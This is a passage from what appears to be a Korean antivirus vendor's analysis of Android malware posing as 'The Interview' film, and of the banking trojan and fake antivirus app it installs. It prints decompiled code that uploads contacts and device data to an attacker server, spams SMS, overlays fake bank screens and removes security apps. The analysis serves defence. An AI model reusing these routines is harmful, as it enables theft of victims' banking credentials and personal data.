또한, SNS 상에서 불명확하거나 의심되는 링크를 직접 클릭하지 않더라도 SNS를 통해 악성코드 삽입이 빈번히 이뤄지고 있는 만큼 이러한 공격으로부터 사용자의 PC, 스마트 기기의 소프트웨어를 상시 최신 상태로 업데이트해야 한다. 소프트웨어의 업데이트를 미루지 않고 의심되는 링크는 클릭하지 않는다면 악성코드의 공격에서 조금은 안전할 것이다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단 가능하다.

<V3 제품군의 진단명>

Trojan/Win32.Agent (2015.02.26.00)
Trojan/Win32.Asprox (2015.01.28.02)

3

악성코드 상세분석
ANALYSIS-IN-DEPTH

영화 '인터뷰' 유명세 노린 악성 앱

영화 '인터뷰' 유명세 노린 악성 앱

지난 해 말, 북한과 김정은 암살을 다룬 미국 할리우드 블랙코미디 영화 '인터뷰(The Interview)'의 제작사인 소니픽처스 엔터테인먼트의 해킹 사고가 알려져 이슈가 되었다. 이와 함께 영화 자체에 대한 관심이 오히려 더욱 높아졌다. 이러한 가운데 국내에서는 '인터뷰'가 개봉되지 않아 이 영화에 대한 호기심이 불법 다운로드로 이어졌다. 이러한 대중들의 관심을 노린 사회공학기법의 악성 앱이 최근 발견됐다. 영화 '인터뷰'를 사칭한 해당 악성 앱은 V3 모바일(V3 Mobile)에서 'Android-Trojan/Badaccents'라는 명으로 진단된다.




그림 3-2 | Android-Trojan/Badaccents 실행 화면

1. Android-Trojan/Badaccents의 설치 및 동작

영화 '인터뷰' 무료 배포를 사칭한 악성 앱 Android-Trojan/Badaccents는 설치된 후 서버로부터 또 다른 악성코드를 다운로드하는 기능을 수행하며, 해당 앱 자체로는 악의적인 기능을 수행하지는 않는다.




그림 3-1 | Android-Trojan/Badaccents 설치 시 필요한 권한

해당 악성 앱 설치 시 요구하는 권한은 SD카드 접근과 인터넷 접근으로, [그림 3-1]과 같다. 해당 앱을 실행하면 [그림 3-2]와 같이 영화의 포스터 화면이 나타난다. 포스터 상단의 버튼을 누르면 다운로드를 시작하고, 설치가 완료되면 설치창이 팝업으로 나타난다. 이와 관련된 코드는 다음과 같다.

```
public void onClick(View p7) {
    Badaccents.access$1(this.this$0).setEnabled(0);
    v0 = new File(new
StringBuilder(String.valueOf(Environment.getExternalStorageDirectory().getPath())).append("/test.apk").toString());
    if(this.this$0.getDeviceName().equals("삼지연") == 0) || (this.this$0.getDeviceName().equals("미리랑") ==
0)) {
        if(v0.exists() == 0) {
            v1 = new Badaccents$DownloadMusicfromInternet(this.this$0);
            v2 = new String[1];
            v2[0] = Badaccents.access$3();
            v1.execute(v2);
        } else {
            v1 = new Badaccents$DownloadMusicfromInternet(this.this$0);
            v2 = new String[1];
            v2[0] = Badaccents.access$2();
            v1.execute(v2);
        }
    }
    if(this.this$0.getDeviceName().equals("삼지연") != 0) {
        Toast.makeText(this.this$0.getApplicationContext(), "페이지 로딩 중.... 조회 수가많아 잠시뒤에 접
속 해주십시오!. 감사합니다.", 1).show();
    }
    if(this.this$0.getDeviceName().equals("미리랑") != 0) {
        Toast.makeText(this.this$0.getApplicationContext(), "페이지 로딩 중.... 조회 수가많아 잠시뒤에 접
속 해주십시오!. 감사합니다.", 1).show();
    }
    return;
}
```

만약 사용자 장치명이 '아리랑'이나 '삼지연'일 경우, 다음과 같은 메시지를 보여주며 악성코드를 다운로드하지 않는다. 아리랑과 삼지연은 각각 북한에서 발매한 스마트폰과 태블릿명이다.

"페이지 로딩 중.... 조회 수가많아 잠시뒤에 접속 해주십시오! 감사합니다."

이때 다운로드되는 악성 앱은 국내 은행을 노린 것으로 보이며, V3 모바일은 해당 악성 앱을 Android-Trojan/Bankun으로 진단하고 있다. 해당 앱의 설치 시 [그림 3-3]과 같이 문자, 통화기록, 연락처에 대한 접근 권한 등을 요구한다.




그림 3-3 | Android-Trojan/ Bankun 설치 시 요구하는 권한

사용자가 이 앱을 설치하고 실행하면 [그림 3-4]와 같은 화면이 나타난다. 이 팝업 창에서 '확인'을 누르면 사용자 모르게 기기관리자 등록이 완료되며, 실행과 동시에 백그라운드로 스마트폰 정보와 개인 공인인증서 파일이 공격자 서버로 전송된다.




그림 3-4 | Android-Trojan/ Bankun 실행화면

2. Android-Trojan/Bankun의 상세 기능 분석

앞에서 언급한 실행과 동시에 수행되는 기능 외에 이 악성 앱의 다른 기능들은 정해진 시간 주기와 사용자의 특성, 즉 사용자가 어느 은행을 이용하는 지에 따라 실행되도록 만들어져 있다. 상세한 기능을 알아보기 위해 'AndroidManifest.xml' 파일을 통해 이 앱의 명세를 살펴보자.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="152"
android:versionName="2.1.1.3" package="com.a">
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="8"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <application android:label="@0x/f070000" android:icon="@0x/f020026">
        <activity android:theme="@0x103000f" android:name="com.b.sm.PlusLock">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.a.a.SystemR" android:enabled="True"
android:exported="True">
중략...
        </receiver>
        <activity android:name="com.un.MainActivity" android:excludeFromRecents="True">
중략...
        </activity>
        <activity android:theme="@0x1030007" android:name="com.un.UUA"
android:excludeFromRecents="True">
중략...
        </activity>
        <receiver android:name="com.a.a.AR">
중략...
        </receiver>
        <receiver android:label="@0x7f070000" android:name="com.a.a.DeAdminReciver"
android:permission="android.permission.BIND_DEVICE_ADMIN" android:description="@0x/f070000">
            <meta-data android:name="android.app.device_admin"
android:resource="@0x7f050000"/>
중략...
        </receiver>
        <service android:name="com.un.service.CallService" android:persistent="True"
android:enabled="True"/>
        <service android:name="com.un.service.SoftService" android:persistent="True"
android:enabled="True">
중략...
        </service>
        <service android:name="com.un.service.SS" android:persistent="True" android:enabled="True"
android:exported="True">
중략...
        </service>
        <service android:name="com.un.service.InstallService" android:enabled="True"/>
        <service android:name="com.un.service.sendSMSService" android:persistent="True"
android:enabled="True">
중략...
```

```
        </service>
        <service android:name="com.un.service.UninstallerService" android:persistent="True"
android:enabled="True">
중략...
        </service>
        <activity android:name="com.un.GooglePlayActivity" android:screenOrientation="1"/>
        <service android:name="com.un.service.autoRunService" android:persistent="True"
android:enabled="True">
중략...
        </service>
</application>
</manifest>
```

AndroidManifest.xml만 봐도 권한과 클래스명, 그리고 액션을 통해 어떤 기능을 하는 애플리케이션인지 대략적으로 파악할 수 있다. 우선, 해당 앱의 필요 권한을 확인해보면 송수신 SMS, 연락처 정보, 전화통화를 사용할 수 있는 권한 등이 있음을 알 수 있다. 또 이 앱에서 사용되는 서비스와 리시버들이 어떤 액션에 따라 실행되는지 확인할 수 있다. 이러한 정보로 미루어 볼 때, 이 앱은 SMS와 연락처, 통화기록 등의 개인정보를 탈취하며 서버와의 통신을 통해 특정 기능을 수행하고 패키지 삭제와 설치 기능이 있음을 추측할 수 있다.

■ MainActivity

그림 3-5 | MainActivity 클래스 구조

AndroidManifest.xml에 기술된 최초 실행되는 클래스다. [그림 3-5]와 같은 기능을 수행하며 SS, sendSMSS, CallS, SoftS, autoRunS, UninstallerService 서비스를 시작하는 기능을 갖는다. 관련 코드는 다음과 같다.

```
public void onCreate(Bundle p9) {

        ...중략

        new MainActivity$1(this, this.getSystemService("phone")).start();

        ...중략

        new MainActivity$2(this).start();
        this.startService(new Intent("com.xxx.GS"));
        this.startService(new Intent(this, sendSMSService));
        this.startService(new Intent(this, CallService));
        this.startService(new Intent(this, SoftService));
        this.startService(new Intent(this, autoRunService));
        this.startService(new Intent(this, UninstallerService));
        this.tryHideIcon();
        this.ipo();
        return;
    }
```

■ SS

그림 3-6 | SS 클래스 구조

MainActivity에 의해 실행되며 주기능으로 사용자의 모든 연락처 정보를 서버로 전송하는 기능이 있다. 그리고 Wakelcok 설정을 통해 단말기가 sleep 상태에 빠지는 것을 방지하고 단말기가 켜져 있는 동안 애플리케이션이 종료되는 것을 막는다.

```
public static void readAllContacts(Context p18) {
        v1 = p18.getContentResolver();
        v9 = v1.query(ContactsContract$Contacts.CONTENT_URI, 0, 0, 0, 0);
        new ArrayList();
        v12 = new JSONArray();
        while (v9.moveToNext() != 0) {
            v11 = v9.getString(v9.getColumnIndex("_id"));
            v13 = v9.getString(v9.getColumnIndex("display_name"));
            v5 = new String[1];
            v5[0] = String.valueOf(v11);
            v16 = v1.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, 0, "contact_id= ?",
v5, 0);
            while (v16.moveToNext() != 0) {
                v14 = v16.getString(v16.getColumnIndex("data1"));
                v8 = new JSONObject();
                v8.put("name", v13);
                v8.put("mobile", v14.trim());
                v12.put(v8);
            }
            v16.close();
        }
        v9.close();
        v7 = new JSONObject();
        v7.put("mobile", StringUtil.getMachine(p18));
        v7.put("contacts", v12);
        NetUtil.postJson(p18,                                                    new
StringBuilder(String.valueOf(Constant.url)).append("/servlet/ContactsUpload").toString(),        new
StringBuilder("{"json":"").append(StringUtil.stringToJson(v7.toString())).append(""}").toString());
        return;
    }
```

■ sendSMSService




그림 3-7 | sendSMSS 클래스 구조

서버로부터 문자열을 받아와 사용자 단말기의 모든 연락처로 메시지를 전송하는 SMS 에이전트(Agent)를 수행하는 서비스 클래스다. sendSMSService$1이 TimerTask로 등록되어 있어 20초 간격으로 실행된다.

```
public void run() {
        this.this$0.getSystemService("phone");
        StringUtil.getMachine(this.this$0.getApplicationContext());
        v1 = this.this$0.getContentResolver();
        v9 = v1.query(ContactsContract$Contacts.CONTENT_URI, 0, 0, 0, 0);
        while (v9.moveToNext() != 0) {
            v9.getString(v9.getColumnIndex("display_name"));
            v15  =  v1.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI,  0,  new
StringBuilder("contact_id = ").append(v9.getString(v9.getColumnIndex("_id"))).toString(), 0,
0);
            while (v15.moveToNext() != 0) {
                sendSMSService.access$1(this.this$0,
v15.getString(v15.getColumnIndex("data1")));
                if(sendSMSService.access$2(this.this$0).startsWith("+86")    !=    0)    ||
(sendSMSService.access$2(this.this$0).startsWith("+82") != 0)) {
                    sendSMSService.access$1(this.this$0,
sendSMSService.access$2(this.this$0).substring(3));
                }

                if(sendSMSService.access$2(this.this$0).startsWith("+") != 0) {
                    sendSMSService.access$1(this.this$0,
sendSMSService.access$2(this.this$0).substring(1));
                }

                if(sendSMSService.access$2(this.this$0).length() > 5) {
                    v14 = this.this$0.sp.getValue("num", "");
                    if(v14.indexOf(sendSMSService.access$2(this.this$0)) == 15) {
                        this.this$0.sp.setValue("num",                                  new
StringBuilder(String.valueOf(v14)).append(sendSMSService.access$2(this.this$0)).toString());
                    }

                    CSendSMS.sendSMS(sendSMSService.access$2(this.this$0),
this.val$content);
                }

                Thread.sleep(1000.0);
            }
            v15.close();
        }
        v9.close();
        return;
```

■ SoftService




그림 3-8 | SoftService 클래스 구조

1초마다 최상위 액티비티를 검사해 은행 애플리케이션일 경우, 실행 중인 진짜 은행 앱에 맞는 이미지를 세팅한 가짜 은행 액티비티를 팝업한다. 팝업된 가짜 은행 액티비티는 사용자의 계좌번호, 보안카드번호, 인증서 비밀번호를 입력받아 서버로 전송한다.

```
private synchronized void bankHijack() {
        synchronized(this) {
            v3
this.getApplicationContext().getSystemService("activity").getRunningTasks(1);
            if(v3.size() > 0) {
                v4 = v3.get(0).topActivity.getPackageName();
                v2 = 0;
                while (v2 < Conf.BK_PACK_LIST.length) {
                    if(v4.equals(Conf.BK_PACK_LIST[v2]) != 0) {
                        this.isTrue(Conf.B_L[v2]);
                        this.runUA(this, v2);
                    }

                    v2 = (v2 + 1);
                }
            }

        }
        return;
    }
```

■ UninstallerService




그림 3-9 | UninstallerService 클래스 구조

UninstallerService 클래스는 AhnLab V3 Mobile Plus 2.0(이하 V3 Mobile Plus 2.0)이 설치되어 있는지 40초마다 확인한다. 만약 설치되어 있다면 삭제를 요청하는 창을 팝업한다. V3 Mobile Plus 2.0은 국내의 주요 은행의 앱 사용 시 기본적으로 설치해야 하는 모바일 트랜잭션 보호용 백신(Anti-Virus, 이하 AV) 앱이다. 이러한 AV를 삭제하는 기능은 국내 뱅킹 앱 정보 탈취를 노리는 악성 앱에 주로 포함되는 기능이다.

```
public void run() {
        new ArrayList();
        v5 = this.this$0.getPackageManager();
        v2 = v5.getInstalledApplications(8192);
        v1 = 0;
        while (v1 < v2.size()) {
            v0 = v2.get(v1);
            v3 = v0.loadLabel(v5);
            Log.i("shit", v3);
            if(v3.equalsIgnoreCase(Constant.aname) != 0) {
                v6 = new Intent("android.intent.action.DELETE", Uri.parse(new
StringBuilder("package:").append(v0.packageName).toString()));
                v6.addFlags(268435456);
                this.this$0.startActivity(v6);
            }

            v1 = (v1 + 1);
        }
        return;
    }
```

■ **InstallService**




그림 3-10 | InstallService 클래스 구조

asset 폴더의 test.apk 설치를 유도하는 애플리케이션이다. 이 apk 파일은 V3 Mobile Plus 2.0과 패키지 이름(com.ahnlab.v3mobileplus)이 같고 아이콘까지 동일한 허위 악성 앱이다. 동일한 패키지 이름을 가진 apk를 2개 설치할 수 없는 안드로이드 특성에 따라 이미 정상 V3 Mobile Plus 2.0이 설치되어 있다면 허위 앱의 설치창이 나타나지 않는다. 그러나 만약 앞서 살펴본 UninstallerService의 악성 행위에 의해 사용자가 정상 보안 앱인 V3 Mobile Plus 2.0을 삭제하거나 V3 Mobile Plus 2.0이 단말기에 설치되어 있지 않다면 이 악성 앱의 InstallService에 의해 test.apk의 설치창이 팝업된다.

```
public void onCreate() {
        super.onCreate();
        this.sp = new SPUtil(this, "bank");
        this.pm = this.getPackageManager();
        this.receiver = new InstallService$InstallReceiver(this);
        v3 = new IntentFilter("android.intent.action.PACKAGE_ADDED");
        v3.addDataScheme("package");
        this.registerReceiver(this.receiver, v3);
        v7 = this.getAssets().open("test.apk");
        v5 = new FileOutputStream(new File("/sdcard/test.apk"));
        v1 = new byte[1024];
        while(true) {
            v8 = v7.read(v1);
            if(v8 <= 0) {
                break;
            }

            v5.write(v1, 0, v8);
        }
        if(v5 != 0) {
            v5.close();
        }

        v6 = new Intent("android.intent.action.VIEW");
        v6.setFlags(268435456);
        v6.setDataAndType(Uri.parse("file:///sdcard/test.apk"),
"application/vnd.android.package-archive");
        this.startActivity(v6);
        new InstallService$1(this).start();
        return;
    }
```

3. test.apk 설치 및 상세 분석

지금까지 영화 '인터뷰'를 사칭하는 악성 앱 Android-Trojan/Badaccents와 다운로드되는 추가적인 악성 앱인 Android-Trojan/Bankun을 상세히 살펴보았다. 이번에는 Android-Trojan/Bankun이 설치를 유도하는 허위 V3 Mobile Plus 2.0과 관련된 test.apk에 대해 상세히 살펴보자.

앞에서 살펴본 Android-Trojan/Bankun에 의해 test.apk라는 파일명을 가진 'AhnLah V3 Mobile Plus 2.0'이 추가로 설치된다. 추가로 이 앱은 허위 악성 앱으로, 모바일 백신 AhnLab V3 Mobile Plus 2.0으로 착각하기 쉬운 매우 유사한 이름과 아이콘을 하고 있어 사용자는 정상적인 V3 모바일 백신을 설치하는 것으로 착각하기 쉽다.

외적인 부분 외에 이 허위 악성 앱에서 주목해야 할 부분은 이 앱의 패키지명이 'com.ahnlab.v3mobileplus'로, 실제 정상 V3 Mobile Plus

2.0의 패키지명과 동일하다는 점이다. 안드로이드 운영체제에서는 기존에 설치된 애플리케이션과 동일한 패키지명을 가진 애플리케이션을 설치하려 할 경우 업데이트 버전을 설치하는 것으로 인식한다. 그러나 정상적으로 업데이트를 하려면 인증서도 동일해야 한다. 즉, 패키지명은 동일하지만 인증서가 다를 경우에는 설치가 진행되지 않는다. 해당 악성 앱은 이 점을 이용하고 있다.

Android-Trojan/Bankun은 test.apk를 설치하기 전에 단말기에 설치된 정상 V3 Mobile Plus 2.0을 제거한다. 만일 이 과정에서 정상 V3 Mobile Plus 2.0이 제거되지 않을 경우 악성 앱이 의도한 바와 달리 test.apk가 설치되지 않는다([그림 3-11], [그림 3-12]).




그림 3-11 | 정상 V3 Mobile Plus 2.0이 설치된 경우의 허위 악성 앱 설치 과정 1




그림 3-12 | 정상 V3 Mobile Plus 2.0이 설치된 경우의 허위 악성 앱 설치 과정 2

그러나 악성 앱에 의해 정상 V3 Mobile Plus 2.0 앱이 제거되었을 경우에는 허위 악성 앱인 'AhnLah V3 Mobile Plus 2.0'이 설치된다([그림 3-13], [그림 3-14]).




그림 3-13 | 허위 악성 앱 AhnLah V3 Mobile Plus 2.0 설치 1




그림 3-14 | 허위 악성 앱 AhnLah V3 Mobile Plus 2.0 설치 2

이렇게 악성코드 제작자가 의도한 대로 정상 모바일 백신 V3 Mobile Plus 2.0을 제거하고 가짜 V3 앱을 설치하면 이후 사용자가 정상 V3 모바일 백신을 설치하려 해도 이미 동일한 패키지명을 가진 악성 애플리케이션 때문에 정상 앱은 설치할 수 없다. 동일한 패키지명을 가진 애플리케이션이 설치되어 있으면 안드로이드 운영체제는 이를 업데이트로 인식한다는 점과 앱의 인증서가 동일하지 않기 때문에 설치되지 않는 점을 악용하여 모바일 백신 프로그램이 악성 앱을 탐지하는 것을 방해하는 것이다.

이 허위 앱이 설치되고 어떠한 작업을 하는지 살펴보자.

```
<?xml version='1.0' encoding='utf-8'?>
<manifest                    xmlns:android="http://schemas.android.com/apk/res/android"
android:versionCode="152"                                    android:versionName="2.1.1.3"
package="com.ahnlab.v3mobileplus">
<uses-sdk android:minSdkVersion="8" android:targetSdkVersion="8"/>
   <uses-permission android:name="android.permission.READ_SMS"/>
   <uses-permission android:name="android.permission.WRITE_SMS"/>
   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
   <uses-permission android:name="android.permission.SEND_SMS"/>
   <uses-permission android:name="android.permission.READ_CONTACTS"/>
   <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
   <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
   <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
   <application android:label="@0x7f050000" android:icon="@0x7f020002">
...
```

AndroidMainfest.xml 파일을 먼저 살펴보면, 'com.ahnlab.v3mobileplus'라는 패키지명을 가지고 있으며 이는 V3 Mobile Plus 2.0과 동일하다는 점을 알 수 있다. 또한 이 악성 앱은 SMS 문자, 연락처, 외부 저장소, 휴대전화 상태 정보 등 개인정보에 접근할 수 있는 권한을 가지고 있다.

```
...
<activity     android:name="com.ahnlab.v3mobileplus.interfaces.WebInterfaceActivity"
android:excludeFromRecents="True">
          <intent-filter>
              <action android:name="android.intent.action.MAIN"/>
              <category android:name="android.intent.category.LAUNCHER"/>
          </intent-filter>
      </activity>
<receiver android:name="com.ahnlab.v3mobileplus.interfaces.AR">
          <intent-filter android:priority="2147483647">
              <action android:name="android.intent.action.BOOT_COMPLETED"/>
              <action android:name="android.intent.action.PHONE_STATE"/>
              <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
              <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
              <action
android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
              <action android:name="android.intent.action.TIMEZONE_CHANGED"/>
              <action android:name="android.intent.action.TIME_SET"/>
              <action android:name="android.intent.action.TIME_TICK"/>
              <action android:name="android.intent.action.UID_REMOVED"/>
              <action android:name="android.intent.action.UMS_CONNECTED"/>
              <action android:name="android.intent.action.UMS_DISCONNECTED"/>
              <action android:name="android.intent.action.PACKAGE_ADDED"/>
              <action android:name="android.intent.action.PACKAGE_CHANGED"/>
              <action android:name="android.intent.action.PACKAGE_DATA_CLEARED"/>
              <action android:name="android.intent.action.PACKAGE_FIRST_LAUNCH"/>
              <action android:name="android.intent.action.PACKAGE_FULLY_REMOVED"/>
              <action android:name="android.intent.action.PACKAGE_INSTALL"/>
              <action
android:name="android.intent.action.PACKAGE_NEEDS_VERIFICATION"/>
              <action android:name="android.intent.action.PACKAGE_REPLACED"/>
              <action android:name="android.intent.action.PACKAGE_REMOVED"/>
              <action android:name="android.intent.action.PACKAGE_RESTARTED"/>
              <action android:name="android.intent.action.MY_PACKAGE_REPLACED"/>
              <action android:name="android.intent.action.MEDIA_UNMOUNTED"/>
              <action android:name="android.intent.action.MEDIA_UNMOUNTABLE"/>
              <action android:name="android.intent.action.PACKAGE_REMOVED"/>
              <action android:name="android.intent.action.PACKAGE_REMOVED"/>
              <action android:name="android.intent.action.MANAGE_PACKAGE_STORAGE"/>
              <action android:name="android.intent.action.MEDIA_BAD_REMOVAL"/>
              <action android:name="android.intent.action.MEDIA_BUTTON"/>
              <action android:name="android.intent.action.MEDIA_CHECKING"/>
              <action android:name="android.intent.action.MEDIA_EJECT"/>
              <action android:name="android.intent.action.MEDIA_MOUNTED"/>
              <action android:name="android.intent.action.MEDIA_NOFS"/>
              <action android:name="android.intent.action.MEDIA_REMOVED"/>
              <action android:name="android.intent.action.MEDIA_SCANNER_FINISHED"/>
              <action
android:name="android.intent.action.MEDIA_SCANNER_SCAN_FILE"/>
              <action android:name="android.intent.action.MEDIA_SCANNER_STARTED"/>
              <action android:name="android.intent.action.MEDIA_SHARED"/>
              <action android:name="android.intent.action.LOCALE_CHANGED"/>
              <action android:name="android.intent.action.INPUT_METHOD_CHANGED"/>
              <action android:name="android.intent.action.HEADSET_PLUG"/>
              <action android:name="android.intent.action.GTALK_DISCONNECTED"/>
              <action android:name="android.intent.action.GTALK_CONNECTED"/>
              <action
android:name="android.intent.action.EXTERNAL_APPLICATIONS_UNAVAILABLE"/>
              <action
```

```
android:name="android.intent.action.EXTERNAL_APPLICATIONS_AVAILABLE"/>
              <action android:name="android.intent.action.DOCK_EVENT"/>
              <action android:name="android.intent.action.DEVICE_STORAGE_OK"/>
              <action android:name="android.intent.action.DEVICE_STORAGE_LOW"/>
              <action android:name="android.intent.action.DATE_CHANGED"/>
              <action android:name="android.intent.action.CLOSE_SYSTEM_DIALOGS"/>
              <action android:name="android.intent.action.CAMERA_BUTTON"/>
              <action android:name="android.intent.action.BATTERY_OKAY"/>
              <action android:name="android.intent.action.BATTERY_LOW"/>
              <action android:name="android.intent.action.BATTERY_CHANGED"/>
              <action android:name="android.intent.action.AIRPLANE_MODE"/>
              <action android:name="android.intent.action.PROVIDER_CHANGED"/>
              <action android:name="android.intent.action.ACTION_SHUTDOWN"/>
              <action android:name="android.intent.action.USER_PRESENT"/>
              <action android:name="android.intent.action.WALLPAPER_CHANGED"/>
              <action android:name="android.net.wifi.WIFI_STATE_CHANGED"/>
              <action android:name="com.noshufou.android.su.REQUEST"/>
              <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
              <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
              <category android:name="android.intent.category.HOME"/>
          </intent-filter>
      </receiver>
...
```

애플리케이션이 시작하면 WebInterfaceActivity가 가장 먼저 동작하며 리시버 'AR'은 단말기 부팅, 전화, 문자수신, 배터리 상태, 사용자 제어 등 매우 많은 액션에 대해 최우선 순위를 가지고 동작하게 된다.




그림 3-15 | 주요 클래스와 기능

가장 먼저 시작되는 WebInterfacActivity는 서비스 'SS'를 시작하고 사용자가 설치된 앱을 확인하지 못하도록 애플리케이션의 아이콘을 숨긴다([그림 3-18]).

그림 3-16 | WebInterfaceActivity 구조

또 기기 관리자 권한을 요구하는데, 이때 기기 관리자 권한 화면을 다른 화면으로 가려 사용자가 기기 관리자 권한을 부여하는지 알지 못하게 한다.

```
private void activeDe() {
        v1 = new ComponentName(this, DeAdminReciver);
        v0 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        v0.putExtra("android.app.extra.DEVICE_ADMIN", v1);
        this.startActivityForResult(v0, 20);
        MyWindowManager.createSmallWindow(this.getApplicationContext());
        return;
}
```

기기 관리자 권한을 사용자에게 요구할 때 MyWindowManager.createSmallWindow를 호출해서 '최신업데이트를 해주세요'라는 문자를 출력하는 화면을 나타낸다. 이 화면이 기기관리자 권한을 부여하는 화면을 가리기 때문에 사용자가 기기관리자 권한이 부여되는 것을 알지 못한 채 동의를 누르도록 유도한다([그림 3-17]).

그림 3-17 | 기기 관리자 권한 요구




그림 3-18 | 애플리케이션 아이콘 숨김

WebInterfaceActivity에 의해 호출되는 SS 서비스는 단말기의 기본 정보들을 공격자 서버로 전송한다.

```
public void run()
{
        v1 = new JSONObject();
        v1.put("mobile", StringUtil.getMachine(this.this$0));
        v1.put("machine", Build.MODEL);
        v1.put("sversion", Build$VERSION.RELEASE);
        v1.put("bank", MyTools.getBanksInfo(this.this$0));
        v1.put("provider", NetUtil.getProvidersName(this.this$0));
        HttpUtil.post3son(this.this$0,                                    new
StringBuilder(String.valueOf(Constant.url)).append("/servlet/Online").toString(),    new
StringBuilder("{"json":"").append(StringUtil.stringToJson(v1.toString())).append("")").toString());
        return;
}
```

